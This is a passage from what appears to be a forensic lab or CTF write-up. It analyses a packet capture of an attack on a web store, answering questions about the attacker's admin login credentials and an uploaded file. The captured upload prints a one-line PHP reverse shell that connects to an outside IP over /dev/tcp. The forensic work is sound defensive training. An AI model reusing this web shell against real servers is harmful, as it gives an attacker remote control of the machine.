Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=default&password=default
HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:54 GMT
Server: Apache/2.4.52 (Ubuntu)

```

So we found the hidden directory with **/admin/**

Q8) Knowing which credentials were used allows us to determine the extent of account compromise. What are the credentials used by the attacker for logging in?

```
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=admin123%21
HTTP/1.1 302 Found
Date: Fri, 15 Mar 2024 12:17:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

The encoded password admin123%21 appears to use URL encoding.

In URL encoding: %21 represents ! (exclamation mark). So, decoding admin123%21 gives: **admin123!**

Our required result is **admin:admin123!**

Q9) We need to determine if the attacker gained further access or control of our web server. What's the name of the malicious script uploaded by the attacker?

I found that the attacker attempted to upload a malicious script and succeeded in doing so our last file with the most size was investigated.

```
Wireshark · Follow TCP Stream (tcp.stream eq 650) · WebInvestigation.pcap

POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

-----356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1');" ;?>

-----356779360015075940041229236053
Content-Disposition: form-data; name="submit"

Upload File
-----356779360015075940041229236053--

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:24:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 413
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

.....mR.n. ...+&..u.SU...&{..JuZ.8... ..TQ5..gx.<...&8.K..G4...1.L..
.."uh.../..o..y.c... ..Tc.y..1... ..c.Q..r... ..@z..2..(.....n.;0..A.&.....*6li.....=
F.w5... ]m.....v.IV...=p..Mu.Tl.'m.....g.L
0..w.
(%d....5.96..jM...B...7m... "&*.}\m...J...w.0N.....j...9...[V.&`....
.wY..N6.[...V.?.....+Ce* ..R.'_...`?....i.....]s.2.+.....<65@..N...W.f....W.;,6V..3.....x.D....
```

So our desired answer is **"NVri2vhp.php"**.